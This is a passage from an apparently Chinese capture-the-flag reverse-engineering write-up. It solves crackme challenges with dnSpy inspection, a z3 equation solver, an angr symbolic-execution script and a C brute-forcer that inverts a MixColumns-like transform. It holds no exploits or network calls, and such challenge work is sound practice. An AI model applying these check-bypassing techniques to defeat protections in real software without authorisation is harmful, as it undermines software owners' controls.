1809    // Token: 0x0600009F RID: 159 RVA: 0x001A04AC File Offset: 0x0019F8AC
1810    [return: MarshalAs(UnmanagedType.U1)]
1811    internal unsafe static bool HeapAllocCheck(sbyte* s)
1812    {
1813        return <Module>.chk_689((void*)s);
1814    }
1815
```

100 %

局部变量

名称	值
s	0x0073F064

其中变量s指向的值为输入unhex之后的结果：

```
0073F007 00 9E 36 A5 6E FF FF FF FF 00 00 00 00 72 3C 79 6E 90 64 F4 04 48 F0 73 00 A4
0073F024 70 F1 73 00 B8 E7 09 05 98 52 89 00 70 F1 73 00 A0 6A 4B 6E 88 F0 73 00 70 F1
0073F041 85 8B 00 01 F1 73 00 78 F0 73 00 67 05 34 00 64 F0 73 00 64 F0 73 00 D8 85 8E
0073F05E 89 00 F8 F1 73 00 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA 4D 87 B6 EF
0073F07B 00 50 E7 09 05 D8 85 8B 00 EB 3F E1 C1 A4 FD 39 6E C8 F2 73 00 00 00 00 00 8C
```

之后按照dnspy中的信息：

```
// Token: 0x0600015F RID: 351 RVA: 0x0011EC50 File Offset: 0x0011E050
[SuppressUnmanagedCodeSecurity]
[MethodImpl(MethodImplOptions.Unmanaged | MethodImplOptions.PreserveSig)]
[return: MarshalAs(UnmanagedType.U1)]
internal unsafe static extern bool chk_689(void*);
```

按照文件偏移0x0011E050去找对应的函数，发现其中验证了一堆方程，直接用z3即可求解

```
from z3 import *
a1 = []
so = Solver()

for i in xrange(16):
    t = Int('a' + str(i))
    a1.append(t)
v1 = 1
v2 = a1[0]
v3 = a1[1]
v32 = v3
so.add ( -316449 * v2 == -23100777 )
v1 = 0
v4 = a1[2]
v31 = v4
so.add ( 28867 * v2 - 179921 * v3 == -9947416 )
v1 = 0
v5 = 126859 * v3
v6 = a1[3]
v7 = a1[4]
v30 = v7
v29 = v6
so.add ( v5 + 489373 * v4 - 512292 * v2 == -2960994 )
v1 = 0
so.add ( -344274 * v32 - 508389 * v6 - 473144 * v2 - 433062 * v4 == -98351771
)
v1 = 0
so.add ( 197235 * v32 + 427693 * v7 + 174092 * v4 + 81427 * v2 - 392963 * v6
== 54835229 )
v1 = 0
v8 = a1[5]
v28 = v8
so.add ( 457087 * v8 + 163494 * v7 + 237851 * v6 - 79045 * v2 - 166737 * v31 -
285408 * v32 == 74067547 )
v1 = 0
v9 = a1[6]
v26 = v9
so.add ( 325399 * v2 + 107968 * v30 + 110115 * v8 + 344269 * v32 - 244676 * v6
- 432610 * v9 - 451571 * v31 == -39625571 )
v1 = 0
```

```
v10 = a1[7]
v27 = v10
so.add ( 256702 * v2+ 456215 * v10+ 195927 * v9+ 135821 * v31+ -496118 * v29-
273457 * v32- 230971 * v30- 122078 * v8 == 26255929 )
v1 = 0
v11 = a1[8]
v25 = v11
v12 = 188190 * v10
v13 = v1
so.add ( 90852 * v9+ 34784 * v29+ 402352 * v31+ 443909 * v32- 179169 * v30-
438770 * v28- 303198 * v11- 458201 * v2- v12 == -97439054 )
v13 = 0
v14 = a1[9]
v24 = v14
so.add ( -118512 * v29- 280306 * v26+ 310103 * v14+ 90092 * v31+ 354664 * v30+
430186 * v27+ 103532 * v11- 303889 * v28- 271187 * v32- 487658 * v2 ==
-45515934 )
v13 = 0
v15 = a1[10]
v23 = v15
so.add ( 277953 * v15+ 417783 * v25+ -289178 * v14- 332754 * v2- 357755 * v26+
267851 * v32+ 365113 * v29+ 369246 * v30+ 140538 * v28- 227356 * v31- 116588 *
v27 == -24522897 )
v13 = 0
v16 = a1[11]
v22 = v16
so.add ( 85829 * v31+ 380274 * v29+ 246398 * v27+ 195467 * v32+ 526058 * v2+
-492206 * v28- 29780 * v24+ 393393 * v15+ 4388 * v16- 242931 * v26- 40503 *
v25- 291417 * v30 == -63793655 )
v13 = 0
v17 = a1[12]
v21 = v17
so.add ( -141640 * v23- 349315 * v32+ 377657 * v27+ 508780 * v24+ 275049 *
v17+ -100899 * v2- 362103 * v26- 523986 * v31- 193451 * v28+ 520438 * v16+
362629 * v25+ -402331 * v29- 499947 * v30 == -8636091 )
v13 = 0
v18 = a1[13]
so.add ( 506434 * v27+ -205391 * v22- 509443 * v25+ 503583 * v18+ 519628 *
v31+ 418301 * v26+ 287211 * v24+ 511783 * v17+ 64138 * v23+ 273565 * v2+
336327 * v28+ 468869 * v30+ 308594 * v29- 337132 * v32 == 357077926 )
v13 = 0
v19 = a1[14]
so.add ( 344208 * v27+ 437413 * v18+ 444218 * v23+ 83350 * v21+ 345577 * v19+
4868 * v2+ -520705 * v24- 25797 * v22+ 269631 * v28+ 142442 * v26+ 278333 *
v31- 15838 * v32- 298360 * v25- 295120 * v30- 150621 * v29 == 94016389 )
v13 = 0
result = v13
```

```
so.add ( 208574 * v24+ 114846 * v26+ 306988 * v19+ -188694 * v25- 416583 *
v23- 520716 * v30+ 522362 * v28+ -101887 * v2- 331092 * v32+ 273016 * v31+
109088 * v29+ 107571 * v27+ 6306 * v22- 319867 * a1[15]- 3532 * v21- 300974 *
v18 == 48326038 )

print(so.check())
m = so.model()
res = ''
for i in a1:
    res += chr(m[i].as_long())

print(res.encode('hex'))
```

rev

```
import angr,claripy

project = angr.Project("rev_v2")
argv1 = claripy.BVS("argv1",100*8)
initial_state = project.factory.entry_state(args=["./rev_v2",argv1])
simulation = project.factory.simgr(initial_state)
simulation.explore(find=0x400481)
found = simulation.found[0]
solution = found.solver.eval(argv1, cast_to=bytes)
print(repr(solution))
solution = solution[:solution.find(b"\x00")]
print(solution)
```

```
#include <cstdio>
#include <cstring>
#include <cstdlib>
#include <algorithm>

using namespace std;

unsigned char s[100] = {100, 36, 13, 111, 36, 38, 140, 217, 24, 7, 175, 234,
79, 58, 31, 92};

unsigned char t[100] = {0};

unsigned char dest[100] = {0};

char ans[100] = {0};

int main() {
  for (int j = 0; j < 4; j++) {
  for (unsigned char a1 = 32; a1 < 127; a1++)
```

```
  for (unsigned char a2 = 32; a2 < 127; a2++)
  for (unsigned char a3 = 32; a3 < 127; a3++)
  for (unsigned char a4 = 32; a4 < 127; a4++) {
    t[0] = a1;
    t[1] = a2;
    t[2] = a3;
    t[3] = a4;
    for (int i = 0; i < 4; i++) {
      unsigned char a = t[i];
      unsigned char b = 2 * a;
      if (a & 0x80) {
        b = 2 * a ^ 0x1b;
      }
      unsigned char c = t[(i + 1) % 4];
      unsigned char d = c ^ 2 * c;
      if (c & 0x80) {
        d = 2 * c ^ c ^ 0x1b;
      }
      unsigned char e = t[(i + 2) % 4];
      dest[i] = b ^ d ^ e ^ t[(i + 3) % 4];
    }
    if (!memcmp(dest, s + j * 4, 4)) {
      goto GG;
    }
  }
  GG:
    for (int i = 0; i < 4; i++) {
      ans[i * 4 + j] = t[i];
    }
  }
  printf("%s\n", ans);
  return 0;
}
```